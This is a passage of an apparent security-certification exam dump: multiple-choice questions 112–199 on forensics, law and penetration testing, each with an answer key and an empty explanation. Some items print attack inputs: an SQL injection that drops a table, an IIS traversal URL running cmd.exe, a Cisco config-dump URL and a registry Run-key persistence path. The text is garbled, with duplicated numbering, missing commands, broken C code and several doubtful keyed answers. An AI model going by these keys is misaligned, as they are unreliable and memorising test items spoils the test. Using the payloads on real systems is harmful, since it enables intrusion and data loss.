The vulnerability exploited in the incident

Answer: B

Explanation:

QUESTION NO: 112

Printing under a Windows Computer normally requires which one of the following files types to be created?

A.
EME

B.
MEM

C.
EMF

D.
CME

Answer: C

Explanation:

QUESTION NO: 113

An Expert witness give an opinion if:

A.

The Opinion, inferences or conclusions depend on special knowledge, skill or training not within the ordinary experience of lay jurors

B.

To define the issues of the case for determination by the finder of fact

C.

To stimulate discussion between the consulting expert and the expert witness

D.

To deter the witness from expanding the scope of his or her investigation beyond the requirements of the case

Answer: A

Explanation:

QUESTION NO: 114

When using Windows acquisitions tools to acquire digital evidence, it is important to use a well-tested hardware write-blocking device to:

A.

Automate Collection from image files

B.

Avoiding copying data from the boot partition

C.

Acquire data from host-protected area on a disk

D.

Prevent Contamination to the evidence drive

Answer: D

Explanation:

QUESTION NO: 115

Office Documents (Word, Excel and PowerPoint) contain a code that allows tracking the MAC or unique identifier of the machine that created the document. What is that code called?

- A.**
Globally unique ID
- B.**
Microsoft Virtual Machine Identifier
- C.**
Personal Application Protocol
- D.**
Individual ASCII string

Answer: A

Explanation:

QUESTION NO: 116

You have completed a forensic investigation case. You would like to destroy the data contained in various disks at the forensics lab due to sensitivity of the case. How would you permanently erase the data on the hard disk?

- A.**
Throw the hard disk into the fire
- B.**
Run the powerful magnets over the hard disk
- C.**
Format the hard disk multiple times using a low level disk utility
- D.**
Overwrite the contents of the hard disk with Junk data

Answer: A

Explanation:

QUESTION NO: 117

You have been asked to investigate after a user has reported a threatening e-mail they have received from an external source. Which of the following are you most interested in when trying to trace the source of the message?

- A.**
The X509 Address
- B.**
The SMTP reply Address
- C.**
The E-mail Header
- D.**
The Host Domain Name

Answer: C

Explanation:

QUESTION NO: 118

You are working as a Computer forensics investigator for a corporation on a computer abuse case. You discover evidence that shows the subject of your investigation is also embezzling money from the company. The company CEO and the corporate legal counsel advise you to contact law enforcement and provide them with the evidence that you have found. The law enforcement officer that responds requests that you put a network sniffer on your network and monitor all traffic to the subject's computer. You inform the officer that you will not be able to comply with that request because doing so would:

- A.**
Violate your contract
- B.**
Cause network congestion
- C.**
Make you an agent of law enforcement
- D.**
Write information to the subject's hard drive

Answer: C

Explanation:

QUESTION NO: 119

A law enforcement officer may only search for and seize criminal evidence with _____, which are facts or circumstances that would lead a reasonable person to believe a crime has been committed or is about to be committed, evidence of the specific crime exists and the evidence of the specific crime exists at the place to be searched.

- A.**
Mere Suspicion
- B.**
A preponderance of the evidence
- C.**
Probable cause
- D.**
Beyond a reasonable doubt

Answer: C

Explanation:

QUESTION NO: 120

The police believe that Melvin Matthew has been obtaining unauthorized access to computers belonging to numerous computer software and computer operating systems manufacturers, cellular telephone manufacturers, Internet Service Providers and Educational Institutions. They also suspect that he has been stealing, copying and misappropriating proprietary computer software belonging to the several victim companies. What is preventing the police from breaking down the suspect's door and searching his home and seizing all of his computer equipment if they have not yet obtained a warrant?

- A.**
The Fourth Amendment
- B.**
The USA patriot Act

C.

The Good Samaritan Laws

D.

The Federal Rules of Evidence

Answer: A

Explanation:

QUESTION NO: 121

When cataloging digital evidence, the primary goal is to

A.

Make bit-stream images of all hard drives

B.

Preserve evidence integrity

C.

Not remove the evidence from the scene

D.

Not allow the computer to be turned off

Answer: B

Explanation:

QUESTION NO: 122

You are conducting an investigation of fraudulent claims in an insurance company that involves complex text searches through large numbers of documents. Which of the following tools would allow you to quickly and efficiently search for a string within a file on the bitmap image of the target computer?

A.

Stringsearch

B.

grep

C.

dir

D.

vim

Answer: B

Explanation:

QUESTION NO: 123

As a CHFI professional, which of the following is the most important to your professional reputation?

A.

Your Certifications

B.

The correct, successful management of each and every case

C.

The fee that you charge

D.

The friendship of local law enforcement officers

Answer: B

Explanation:

QUESTION NO: 124

In conducting a computer abuse investigation you become aware that the suspect of the investigation is using ABC Company as his Internet Service Provider (ISP). You contact ISP and request that they provide you assistance with your investigation. What assistance can the ISP provide?

A.

The ISP can investigate anyone using their service and can provide you with assistance

B.

The ISP can investigate computer abuse committed by their employees, but must preserve the privacy of their customers and therefore cannot assist you without a warrant

C.

The ISP can't conduct any type of investigations on anyone and therefore can't assist you

D.

ISP's never maintain log files so they would be of no use to your investigation

Answer: B

Explanation:

QUESTION NO: 125

You are assisting in the investigation of a possible Web Server Hack. The company who called you stated that customers reported to them that whenever they entered the web address of the company in their browser, what they received was a porno graphic web site. The company checked the web server and nothing appears wrong. When you type in the IP address of the web site in your browser everything appears normal. What is the name of the attack that affects the DNS cache of the name resolution servers, resulting in those servers directing users to the wrong web site?

A.

ARP Poisoning

B.

DNS Poisoning

C.

HTTP redirect attack

D.

IP Spoofing

Answer: B

Explanation:

QUESTION NO: 126

You are working as an independent computer forensics investigator and received a call from a systems administrator for a local school system requesting your assistance. One of the students at the local high school is suspected of downloading inappropriate images from the Internet to a PC in the Computer lab. When you arrive at the school, the systems administrator hands you a hard drive and tells you that he made a “simple backup copy” of the hard drive in the PC and put it on this drive and requests that you examine that drive for evidence of the suspected images. You inform him that a “simple backup copy” will not provide deleted files or recover file fragments.

What type of copy do you need to make to ensure that the evidence found is complete and admissible in future proceeding?

A.

Bit-stream Copy

B.

Robust Copy

C.

Full backup Copy

D.

Incremental Backup Copy

Answer: A

Explanation:

QUESTION NO: 127

Law enforcement officers are conducting a legal search for which a valid warrant was obtained.

While conducting the search, officers observe an item of evidence for an unrelated crime that was not included in the warrant. The item was clearly visible to the officers and immediately identified as evidence. What is the term used to describe how this evidence is admissible?

A.

Plain view doctrine

B.

Corpus delicti

C.

Locard Exchange Principle

D.

Ex Parte Order

Answer: A

Explanation:

QUESTION NO: 128

Microsoft Outlook maintains email messages in a proprietary format in what type of file?

A.

.email

B.

.mail

C.

.pst

D.

.doc

Answer: C

Explanation:

QUESTION NO: 129

The efforts to obtain information before a trial by demanding documents, depositions, questioned and answers written under oath, written requests for admissions of fact and examination of the scene is a description of what legal term?

A.

Detection

B.

Hearsay

C.

Spoliation

D.

Discovery

Answer: D

Explanation:

QUESTION NO: 130

The rule of thumb when shutting down a system is to pull the power plug. However, it has certain drawbacks. Which of the following would that be?

A.

Any data not yet flushed to the system will be lost

B.

All running processes will be lost

C.

The /tmp directory will be flushed

D.

Power interruption will corrupt the pagefile

Answer: A

Explanation:

QUESTION NO: 131

You are a computer forensics investigator working with local police department and you are called to assist in an investigation of threatening emails. The complainant has printed out 27 email messages from the suspect and gives the printouts to you. You inform her that you will need to examine her computer because you need access to the _____ in order to track the emails back to the suspect.

A.

Routing Table

B.

Firewall log

C.

Configuration files

D.

Email Header

Answer: D

Explanation:

QUESTION NO: 132

Hackers can gain access to Windows Registry and manipulate user passwords, DNS settings, access rights or others features that they may need in order to accomplish their objectives. One simple method for loading an application at startup is to add an entry (Key) to the following Registry Hive:

A.

HKEY_LOCAL_MACHINE\hardware\windows\start

B.

HKEY_LOCAL_USERS\Software\Microsoft\old\Version\Load

C.

HKEY_CURRENT_USER\Microsoft\Default

D.

HKEY_LOCAL_MACHINE\Software\Microsoft\CurrentVersion\Run

Answer: D

Explanation:

QUESTION NO: 133

Which of the following file system is used by Mac OS X?

A.

EFS

B.

HFS+

C.

EXT2

D.

NFS

Answer: B

Explanation:

QUESTION NO: 134

When you are running a vulnerability scan on a network and the IDS cuts off your connection, what type of IDS is being used?

A.

Passive IDS

B.

ActiveIDS

C.

Progressive IDS

D.

NIPS

Answer: B

Explanation:

QUESTION NO: 135

Simon is a former employee of Trinitron XML Inc. He feels he was wrongly terminated and wants to hack into his former company's network. Since Simon remembers some of the server names, he attempts to run the axfr and ixfr commands using DIG. What is Simon trying to accomplish here?

- A.**
Send DOS commands to crash the DNS servers
- B.**
Perform DNS poisoning
- C.**
Perform a zone transfer
- D.**
Enumerate all the users in the domain

Answer: C

Explanation:

QUESTIONNO: 137

What will the following command produce on a website login page? SELECT email, passwd, login_id, full_name FROM members WHERE email = 'someone@somehwere.com'; DROP TABLE members; --'

- A.** Deletes the entire members table
- B.** Inserts the Error! Reference source not found.email address into the members table
- C.** Retrieves the password for the first user in the members table
- D.** This command will not produce anything since the syntax is incorrect

Answer: A

QUESTION NO: 136

You setup SNMP in multiple offices of your company. Your SNMP software manager is not receiving data from other offices like it is for your main office. You suspect that firewall changes are to blame. What ports should you open for SNMP to work through Firewalls? (Choose two.)

- A.**
162
- B.**
161

C.

163

D.

160

Answer: A,B

Explanation:

QUESTION NO: 137

You are carrying out the last round of testing for your new website before it goes live. The website has many dynamic pages and connects to a SQL backend that accesses your product inventory in a database. You come across a web security site that recommends inputting the following code into a search field on web pages to check for vulnerabilities: When you type this and click on search, you receive a pop-up window that says: "This is a test."

What is the result of this test?

A.

Your website is vulnerable to CSS

B.

Your website is not vulnerable

C.

Your website is vulnerable to SQL injection

D.

Your website is vulnerable to web bugs

Answer: A

Explanation:

QUESTION NO: 138

If an attacker's computer sends an IPID of 31400 to a zombie computer on an open port in IDLE scanning, what will be the response?

A.

The zombie will not send a response

B.

31402

C.

31399

D.

31401

Answer: D

Explanation:

QUESTION NO: 139

Michael works for Kimball Construction Company as senior security analyst. As part of yearly security audit, Michael scans his network for vulnerabilities. Using Nmap, Michael conducts XMAS scan and most of the ports scanned do not give a response. In what state are these ports?

A.

Closed

B.

Open

C.

Stealth

D.

Filtered

Answer: B

Explanation:

QUESTION NO: 140

You are assisting a Department of Defense contract company to become compliant with the stringent security policies set by the DoD. One such strict rule is that firewalls must only allow

incoming connections that were first initiated by internal computers. What type of firewall must you implement to abide by this policy?

A.
Packet filtering firewall

B.
Circuit-level proxy firewall

C.
Application-level proxy firewall

D.
Stateful firewall

Answer: D

Explanation:

QUESTION NO: 141

Jessica works as systems administrator for a large electronics firm. She wants to scan her network quickly to detect live hosts by using ICMP ECHO Requests. What type of scan is Jessica going to perform?

A.
Tracert

B.
Smurf scan

C.
Ping trace

D.
ICMP ping sweep

Answer: D

Explanation:

QUESTION NO: 142

You work as an IT security auditor hired by a law firm in Boston to test whether you can gain access to sensitive information about the company clients. You have rummaged through their trash and found very little information. You do not want to set off any alarms on their network, so you plan on performing passive foot printing against their Web servers. What tool should you use?

- A.**
Ping sweep
- B.**
Nmap
- C.**
Netcraft
- D.**
Dig

Answer: C

Explanation:

QUESTION NO: 143

You are a security analyst performing a penetration tests for a company in the Midwest. After some initial reconnaissance, you discover the IP addresses of some Cisco routers used by the company. You type in the following URL that includes the IP address of one of the routers:

`http://172.168.4.131/level/99/exec/show/config`

After typing in this URL, you are presented with the entire configuration file for that router. What have you discovered?

- A.**
HTTP Configuration Arbitrary Administrative Access Vulnerability
- B.**
HTMLConfiguration Arbitrary Administrative Access Vulnerability
- C.**
Cisco IOS Arbitrary Administrative Access Online Vulnerability
- D.**
URL Obfuscation Arbitrary Administrative Access Vulnerability

Answer: A

Explanation:

QUESTION NO: 144

What is the following command trying to accomplish?

A.

Verify that UDP port 445 is open for the 192.168.0.0 network

B.

Verify that TCP port 445 is open for the 192.168.0.0 network

C.

Verify that NETBIOS is running for the 192.168.0.0 network

D.

Verify that UDP port 445 is closed for the 192.168.0.0 network

Answer: A

Explanation:

QUESTION NO: 145

You are the network administrator for a small bank in Dallas, Texas. To ensure network security, you enact a security policy that requires all users to have 14 character passwords. After giving your users 2 weeks notice, you change the Group Policy to force 14 character passwords. A week later you dump the SAM database from the standalone server and run a password-cracking tool against it. Over 99% of the passwords are broken within an hour. Why were these passwords cracked so quickly?

A.

Passwords of 14 characters or less are broken up into two 7-character hashes

B.

A password Group Policy change takes at least 3 weeks to completely replicate throughout a network

C.

Networks using Active Directory never use SAM databases so the SAM database pulled was

empty

D.

The passwords that were cracked are local accounts on the Domain Controller

Answer: A

Explanation:

QUESTION NO: 146

An "idle" system is also referred to as what?

A.

PC not connected to the Internet

B.

Zombie

C.

PC not being used

D.

Bot

Answer: B

Explanation:

QUESTION NO: 147

Larry is an IT consultant who works for corporations and government agencies. Larry plans on shutting down the city's network using BGP devices and zombies? What type of Penetration Testing is Larry planning to carry out?

A.

Router Penetration Testing

B.

DoS Penetration Testing

C.

Firewall Penetration Testing

D.

Internal Penetration Testing

Answer: B

Explanation:

QUESTION NO: 148

John and Hillary works at the same department in the company. John wants to find out Hillary's network password so he can take a look at her documents on the file server. He enables Lophtcrack program to sniffing mode. John sends Hillary an email with a link to Error! Reference source not found. What information will he be able to gather from this?

A.

Hillary network username and password hash

B.

The SID of Hillary network account

C.

The SAM file from Hillary computer

D.

The network shares that Hillary has permissions

Answer: A

Explanation:

QUESTION NO: 149

Bill is the accounting manager for Grummon and Sons LLC in Chicago. On a regular basis, he needs to send PDF documents containing sensitive information through E-mail to his customers.

Bill protects the PDF documents with a password and sends them to their intended recipients.

Why PDF passwords do not offer maximum protection?

A.

PDF passwords can easily be cracked by software brute force tools

- B.**
PDF passwords are converted to clear text when sent through E-mail
- C.**
PDF passwords are not considered safe by Sarbanes-Oxley
- D.**
When sent through E-mail, PDF passwords are stripped from the document completely

Answer: A

Explanation:

QUESTION NO: 150

Meyer Electronics Systems just recently had a number of laptops stolen out of their office. On these laptops contained sensitive corporate information regarding patents and company strategies. A month after the laptops were stolen, a competing company was found to have just developed products that almost exactly duplicated products that Meyer produces. What could have prevented this information from being stolen from the laptops?

- A.**
EFS Encryption
- B.**
DFS Encryption
- C.**
IPS Encryption
- D.**
SDW Encryption

Answer: A

Explanation:

QUESTION NO: 151

Kimberly is studying to be an IT security analyst at a vocational school in her town. The school

offers many different programming as well as networking languages. What networking protocol language should she learn that routers utilize?

- A.
ATM
- B.
UDP
- C.
BPG
- D.
OSPF

Answer: D

Explanation:

QUESTION NO: 152

What is the target host IP in the following command?

- A.
172.16.28.95
- B.
10.10.150.1
- C.
Firewalk does not scan target hosts
- D.
This command is using FIN packets, which cannot scan target hosts

Answer: A

Explanation:

QUESTION NO: 153

George is a senior security analyst working for a state agency in Florida. His state's congress just

passed a bill mandating every state agency to undergo a security audit annually. After learning what will be required, George needs to implement an IDS as soon as possible before the first audit occurs. The state bill requires that an IDS with a "time-based induction machine" be used.

What IDS feature must George implement to meet this requirement?

- A.**
Signature-based anomaly detection
- B.**
Pattern matching
- C.**
Real-time anomaly detection
- D.**
Statistical-based anomaly detection

Answer: C

Explanation:

QUESTION NO: 154

John is using Firewalk to test the security of his Cisco PIX firewall. He is also utilizing a sniffer located on a subnet that resides deep inside his network. After analyzing the sniffer log files, he does not see any of the traffic produced by Firewalk. Why is that?

- A.**
Firewalk cannot pass through Cisco firewalls
- B.**
Firewalk sets all packets with a TTL of zero
- C.**
Firewalk cannot be detected by network sniffers
- D.**
Firewalk sets all packets with a TTL of one

Answer: D

Explanation:

QUESTION NO: 155

After undergoing an external IT audit, George realizes his network is vulnerable to DDoS attacks.

What countermeasures could he take to prevent DDoS attacks?

- A.**
Enable direct broadcasts
- B.**
Disable direct broadcasts
- C.**
Disable BGP
- D.**
Enable BGP

Answer: B

Explanation:

QUESTION NO: 156

George is performing security analysis for Hammond and Sons LLC. He is testing security vulnerabilities of their wireless network. He plans on remaining as "stealthy" as possible during the scan. Why would a scanner like Nessus is not recommended in this situation?

- A.**
Nessus is too loud
- B.**
Nessus cannot perform wireless testing
- C.**
Nessus is not a network scanner
- D.**
There are no ways of performing a "stealthy" wireless scan

Answer: A

Explanation:

QUESTION NO: 157

At what layer of the OSI model do routers function on?

A.

4

B.

3

C.

1

D.

5

Answer: B

Explanation:

QUESTION NO: 158

Frank is working on a vulnerability assessment for a company on the West coast. The company hired Frank to assess its network security through scanning, pen tests, and vulnerability assessments. After discovering numerous known vulnerabilities detected by a temporary IDS he set up, he notices a number of items that show up as unknown but Questionable in the logs. He looks up the behavior on the Internet, but cannot find anything related. What organization should Frank submit the log to find out if it is a new vulnerability or not?

A.

APIPA

B.

IANA

C.

CVE

D.

RIPE

Answer: C

Explanation:

QUESTION NO: 159

George is the network administrator of a large Internet company on the west coast. Per corporate policy, none of the employees in the company are allowed to use FTP or SFTP programs without obtaining approval from the IT department. Few managers are using SFTP program on their computers. Before talking to his boss, George wants to have some proof of their activity. George wants to use Ethereal to monitor network traffic, but only SFTP traffic to and from his network.

What filter should George use in Ethereal?

A.

src port 23 and dst port 23

B.

udp port 22 and host 172.16.28.1/24

C.

net port 22

D.

src port 22 and dst port 22

Answer: D

Explanation:

QUESTION NO: 160

Your company uses Cisco routers exclusively throughout the network. After securing the routers to the best of your knowledge, an outside security firm is brought in to assess the network security.

Although they found very few issues, they were able to enumerate the model, OS version, and capabilities for all your Cisco routers with very little effort. Which feature will you disable to eliminate the ability to enumerate this information on your Cisco routers?

- A.
Border GatewayProtocol
- B.
Cisco Discovery Protocol
- C.
Broadcast System Protocol
- D.
Simple Network Management Protocol

Answer: B

Explanation:

QUESTION NO: 161

In Linux, what is the smallest possible shellcode?

- A.
24 bytes
- B.
8 bytes
- C.
800 bytes
- D.
80 bytes

Answer: A

Explanation:

QUESTIONNO: 164

Jim performed a vulnerability analysis on his network and found no potential problems. He runs another utility that executes exploits against his system to verify the results of the vulnerability test.

The second utility executes five known exploits against his network in which the vulnerability analysis said were not exploitable. What kind of results did Jim receive from his vulnerability analysis?

- A. False negatives
- B. False positives
- C. True negatives
- D. True positives

Answer: A

QUESTION NO: 162

You work as a penetration tester for Hammond Security Consultants. You are currently working on a contract for the state government of California. Your next step is to initiate a DoS attack on their network. Why would you want to initiate a DoS attack on a system you are testing?

- A.**
Show outdated equipment so it can be replaced
- B.**
List weak points on their network
- C.**
Use attack as a launching point to penetrate deeper into the network
- D.**
Demonstrate that no system can be protected against DoS attacks

Answer: B

Explanation:

QUESTION NO: 163

Why are Linux/Unix based computers better to use than Windows computers for idle scanning?

- A.**
Linux/Unix computers are easier to compromise
- B.**

Linux/Unix computers are constantly talking

C.

Windows computers are constantly talking

D.

Windows computers will not respond to idle scans

Answer: C

Explanation:

QUESTION NO: 164

What operating system would respond to the following command?

A.

Windows 95

B.

FreeBSD

C.

Windows XP

D.

Mac OS X

Answer: B

Explanation:

QUESTION NO: 165

Paul's company is in the process of undergoing a complete security audit including logical and physical security testing. After all logical tests were performed; it is now time for the physical round to begin. None of the employees are made aware of this round of testing. The security-auditing firm sends in a technician dressed as an electrician. He waits outside in the lobby for some employees to get to work and follows behind them when they access the restricted areas. After entering the main office, he is able to get into the server room telling the IT manager that there is a problem with the outlets in that room. What type of attack has the technician performed?

- A.**
Tailgating
- B.**
Backtrapping
- C.**
Man trap attack
- D.**
Fuzzing

Answer: A

Explanation:

QUESTION NO: 166

On Linux/Unix based Web servers, what privilege should the daemon service be run under?

- A.**
Guest
- B.**
Root
- C.**
You cannot determine what privilege runs the daemon service
- D.**
Something other than root

Answer: D

Explanation:

QUESTION NO: 167

What will the following URL produce in an unpatched IIS Web Server?

`http://www.thetargetsite.com/scripts/..%20%af..%20%af./windows/system32/cmd.exe?/c+dir+c:\`

A.

Directory listing of C: drive on the web server

B.

Insert a Trojan horse into the C: drive of the web server

C.

Execute a buffer flowin the C: drive of the web server

D.

Directory listing of the C:\windows\system32 folder on the web server

Answer: A

Explanation:

QUESTION NO: 168

What is kept in the following directory? HKLM\SECURITY\Policy\Secrets

A.

Cached password hashes for the past 20 users

B.

Service account passwords in plain text

C.

IAS account names and passwords

D.

Local store PKI Kerberos certificates

Answer: B

Explanation:

QUESTION NO: 169

Harold is a security analyst who has just run the rdisk /s command to grab the backup SAM files on a computer. Where should Harold navigate on the computer to find the file?

A.

%systemroot%\system32\LSA

B.

%systemroot%\system32\drivers\etc

C.

%systemroot%\repair

D.

%systemroot%\LSA

Answer: C

Explanation:

QUESTION NO: 170

You are trying to locate Microsoft Outlook Web Access Default Portal using Google search on the Internet. What search string will you use to locate them?

A.

allinurl:"exchange/logon.asp"

B.

intitle:"exchange server"

C.

locate:"logon page"

D.

outlook:"search"

Answer: A

Explanation:

QUESTION NO: 171

When setting up a wireless network with multiple access points, why is it important to set each access point on a different channel?

A.

Multiple access points can be set up on the same channel without any issues

B.

Avoid over-saturation of wireless signals

C.

So that the access points will work on different frequencies

D.

Avoid cross talk

Answer: D

Explanation:

QUESTION NO: 172

You are running through a series of tests on your network to check for any security vulnerabilities.

After normal working hours, you initiate a DoS attack against your external firewall. The firewall quickly freezes up and becomes unusable. You then initiate an FTP connection from an external IP into your internal network. The connection is successful even though you have FTP blocked at the external firewall. What has happened?

A.

The firewall failed-bypass

B.

The firewall failed-closed

C.

The firewall ACL has been purged

D.

The firewall failed-open

Answer: D

Explanation:

QUESTION NO: 173

You just passed your ECSA exam and are about to start your first consulting job running security audits for a financial institution in Los Angeles. The IT manager of the company you will be working for tries to see if you remember your ECSA class. He asks about the methodology you will be using to test the company's network. How would you answer?

- A.**
Microsoft Methodology
- B.**
Google Methodology
- C.**
IBM Methodology
- D.**
LPT Methodology

Answer: D

Explanation:

QUESTION NO: 174

Software firewalls work at which layer of the OSI model?

- A.**
Application
- B.**
Network
- C.**
Transport
- D.**
Data Link

Answer: D

Explanation:

QUESTION NO: 175

After passing her CEH exam, Carol wants to ensure that her network is completely secure. She implements a DMZ, stateful firewall, NAT, IPSEC, and a packet filtering firewall. Since all security measures were taken, none of the hosts on her network can reach the Internet. Why is that?

- A.
Stateful firewalls do not work with packet filtering firewalls
- B.
NAT does not work with stateful firewalls
- C.
IPSEC does not work with packet filtering firewalls
- D.
NAT does not work with IPSEC

Answer: D

Explanation:

QUESTION NO: 176

Jason has set up a honeypot environment by creating a DMZ that has no physical or logical access to his production network. In this honeypot, he has placed a server running Windows Active Directory. He has also placed a Web server in the DMZ that services a number of web pages that offer visitors a chance to download sensitive information by clicking on a button. A week later, Jason finds in his network logs how an intruder accessed the honeypot and downloaded sensitive information. Jason uses the logs to try and prosecute the intruder for stealing sensitive corporate information. Why will this not be viable?

- A.
Entrapment
- B.
Enticement
- C.
Intruding into a honeypot is not illegal
- D.
Intruding into a DMZ is not illegal

Answer: A

Explanation:

QUESTION NO: 177

You have compromised a lower-level administrator account on an Active Directory network of a small company in Dallas, Texas. You discover Domain Controllers through enumeration. You connect to one of the Domain Controllers on port 389 using ldp.exe. What are you trying to accomplish here?

- A.**
Poison the DNS records with false records
- B.**
Enumerate MX and A records from DNS
- C.**
Establish a remote connection to the Domain Controller
- D.**
Enumerate domain user accounts and built-in groups

Answer: D

Explanation:

QUESTION NO: 178

What are the security risks of running a "repair" installation for Windows XP?

- A.**
Pressing Shift+F10 gives the user administrative rights
- B.**
Pressing Shift+F1 gives the user administrative rights
- C.**
Pressing Ctrl+F10 gives the user administrative rights
- D.**
There are no security risks when running the "repair" installation for Windows XP

Answer: A

Explanation:

QUESTION NO: 179

Terri works for a security consulting firm that is currently performing a penetration test on First National Bank in Tokyo. Terri's duties include bypassing firewalls and switches to gain access to the network. Terri sends an IP packet to one of the company's switches with ACK bit and the source address of her machine set. What is Terri trying to accomplish by sending this IP packet?

A.

Trick the switch into thinking it already has a session with Terri's computer

B.

Poison the switch's MAC address table by flooding it with ACK bits

C.

Crash the switch with a DoS attack since switches cannot send ACK bits

D.

Enable tunneling feature on the switch

Answer: A

Explanation:

QUESTION NO: 180

You are a security analyst performing reconnaissance on a company you will be carrying out a penetration test for. You conduct a search for IT jobs on Dice.com and find the following information for an open position: 7+ years experience in Windows Server environment 5+ years experience in Exchange 2000/2003 environment Experience with Cisco Pix Firewall, Linksys 1376 router, Oracle 11i and MYOB v3.4 Accounting software are required MCSA desired, MCSE, CEH preferred No Unix/Linux Experience needed What is this information posted on the job website considered?

A.

Social engineering exploit

B.

Competitive exploit

C.

Information vulnerability

D.

Trade secret

Answer: C

Explanation:

QUESTION NO: 181

The objective of this act was to protect consumers' personal financial information held by financial institutions and their service providers.

A.

Gramm-Leach-Bliley Act

B.

Sarbanes-Oxley 2002

C.

California SB 1386

D.

HIPAA

Answer: A

Explanation:

QUESTION NO: 182

Why is it a good idea to perform a penetration test from the inside?

A.

It is never a good idea to perform a penetration test from the inside

B.

Because 70% of attacks are from inside the organization

C.

To attack a network from a hacker's perspective

D.

It is easier to hack from the inside

Answer: B

Explanation:

QUESTION NO: 183

Harold is a web designer who has completed a website for ghttech.net. As part of the maintenance agreement he signed with the client, Harold is performing research online and seeing how much exposure the site has received so far. Harold navigates to google.com and types in the following search. link:www.ghttech.net What will this search produce?

A.

All sites that ghttech.net links to

B.

All sites that link to ghttech.net

C.

All search engines that link to .net domains

D.

Sites that contain the code: link:www.ghttech.net

Answer: B

Explanation:

QUESTION NO: 184

Jonathan is a network administrator who is currently testing the internal security of his network. He is attempting to hijack a session, using Ettercap, of a user connected to his Web server. Why will Jonathan not succeed?

A.

Only an HTTPS session can be hijacked

- B.**
HTTP protocol does not maintain session
- C.**
Only FTP traffic can be hijacked
- D.**
Only DNS traffic can be hijacked

Answer: B

Explanation:

QUESTION NO: 185

A packet is sent to a router that does not have the packet destination address in its route table.

How will the packet get to its proper destination?

- A.**
Root Internet servers
- B.**
Border Gateway Protocol
- C.**
Gateway of last resort
- D.**
Reverse DNS

Answer: C

Explanation:

QUESTION NO: 186

James is testing the ability of his routers to withstand DoS attacks. James sends ICMP ECHO requests to the broadcast address of his network. What type of DoS attack is James testing against his network?

- A.**

Smurf

B.

Trinoo

C.

Fraggle

D.

SYN flood

Answer: A

Explanation:

QUESTION NO: 187

Kyle is performing the final testing of an application he developed for the accounting department.

His last round of testing is to ensure that the program is as secure as possible. Kyle runs the following command. What is he testing at this point?

```
#include <stdio.h>
int main(int argc, char
*argv[])
{
    char buffer[10];
    if (argc < 2)
        fprintf(stderr, "USAGE: %s string\n", argv[0]);
    return 1;
}
strcpy(buffer, argv[1]);
return 0;
}
```

A.

Buffer overflow

B.

SQL injection

C.

Format string bug

D.

Kernal injection

Answer: A

Explanation:

QUESTION NO: 188

You are running known exploits against your network to test for possible vulnerabilities. To test the strength of your virus software, you load a test network to mimic your production network. Your software successfully blocks some simple macro and encrypted viruses. You decide to really test the software by using virus code where the code rewrites itself entirely and the signatures change from child to child, but the functionality stays the same. What type of virus is this that you are testing?

- A.**
Polymorphic
- B.**
Metamorphic
- C.**
Oligomorhic
- D.**
Transmorphic

Answer: B

Explanation:

QUESTION NO: 189

What is a good security method to prevent unauthorized users from "tailgating"?

- A.**
Man trap
- B.**
Electronic combination locks
- C.**
Pick-resistant locks
- D.**
Electronic key systems

Answer: A

Explanation:

QUESTION NO: 190

You are the security analyst working for a private company out of France. Your current assignment is to obtain credit card information from a Swiss bank owned by that company. After initial reconnaissance, you discover that the bank security defenses are very strong and would take too long to penetrate. You decide to get the information by monitoring the traffic between the bank and one of its subsidiaries in London. After monitoring some of the traffic, you see a lot of FTP packets traveling back and forth. You want to sniff the traffic and extract usernames and passwords. What tool could you use to get this information?

- A.**
Airsnort
- B.**
Snort
- C.**
Ettercap
- D.**
RaidSniff

Answer: C**Explanation:****QUESTION NO: 191**

As a security analyst, you setup a false survey website that will require users to create a username and a strong password. You send the link to all the employees of the company. What information will you be able to gather?

- A.**
The IP address of the employees' computers
- B.**
Bank account numbers and the corresponding routing numbers
- C.**
The employees network usernames and passwords
- D.**

The MAC address of the employees' computers

Answer: C

Explanation:

QUESTION NO: 192

Julia is a senior security analyst for Berber Consulting group. She is currently working on a contract for a small accounting firm in Florida. They have given her permission to perform social engineering attacks on the company to see if their in-house training did any good. Julia calls the main number for the accounting firm and talks to the receptionist. Julia says that she is an IT technician from the company's main office in Iowa. She states that she needs the receptionist's network username and password to troubleshoot a problem they are having. Julia says that Bill Hammond, the CEO of the company, requested this information. After hearing the name of the CEO, the receptionist gave Julia all the information she asked for. What principle of social engineering did Julia use?

A.

Social Validation

B.

Scarcity

C.

Friendship/Liking

D.

Reciprocation

Answer: D

Explanation:

QUESTION NO: 193

Harold wants to set up a firewall on his network but is not sure which one would be the most appropriate. He knows he needs to allow FTP traffic to one of the servers on his network, but he wants to only allow FTP-PUT. Which firewall would be most appropriate for Harold? needs?

A.

Circuit-level proxy firewall

B.

Packet filtering firewall

C.

Application-level proxy firewall

D.

Data link layer firewall

Answer: C

Explanation:

QUESTION NO: 194

What will the following command accomplish?

A.

Test ability of a router to handle over-sized packets

B.

Test the ability of a router to handle under-sized packets

C.

Test the ability of a WLAN to handle fragmented packets

D.

Test the ability of a router to handle fragmented packets

Answer: A

Explanation:

QUESTION NO: 195

What does ICMP Type 3/Code 13 mean?

A.

Host Unreachable

B.

Administratively Blocked

C.

Port Unreachable

D.

Protocol Unreachable

Answer: B

Explanation:

QUESTION NO: 196

How many bits is Source Port Number in TCP Header packet?

A.

16

B.

32

C.

48

D.

64

Answer: A

Explanation:

QUESTION NO: 197

After passively scanning the network of Department of Defense (DoD), you switch over to active scanning to identify live hosts on their network. DoD is a large organization and should respond to any number of scans. You start an ICMP ping sweep by sending an IP packet to the broadcast address. Only five hosts respond to your ICMP pings; definitely not the number of hosts you were expecting. Why did this ping sweep only produce a few responses?

A.

Only IBM AS/400 will reply to this scan

B.

Only Windows systems will reply to this scan

C.

A switched network will not respond to packets sent to the broadcast address

D.

Only Unix and Unix-like systems will reply to this scan

Answer: D

Explanation:

QUESTION NO: 198

Your company's network just finished going through a SAS 70 audit. This audit reported that overall, your network is secure, but there are some areas that need improvement. The major area was SNMP security. The audit company recommended turning off SNMP, but that is not an option since you have so many remote nodes to keep track of. What step could you take to help secure SNMP on your network?

A.

Block all internal MAC address from using SNMP

B.

Block access to UDP port 171

C.

Block access to TCP port 171

D.

Change the default community string names

Answer: D

Explanation:

QUESTION NO: 199

After attending a CEH security seminar, you make a list of changes you would like to perform on your network to increase its security. One of the first things you change is to switch the RestrictAnonymous setting from 0 to 1 on your servers. This, as you were told, would prevent anonymous users from establishing a null session on the server. Using Userinfo tool mentioned at the seminar, you succeed in establishing a null session with one of the servers. Why is that?

A.

RestrictAnonymous must be set to "10" for complete security

B.

RestrictAnonymous must be set to "3" for complete security

C.

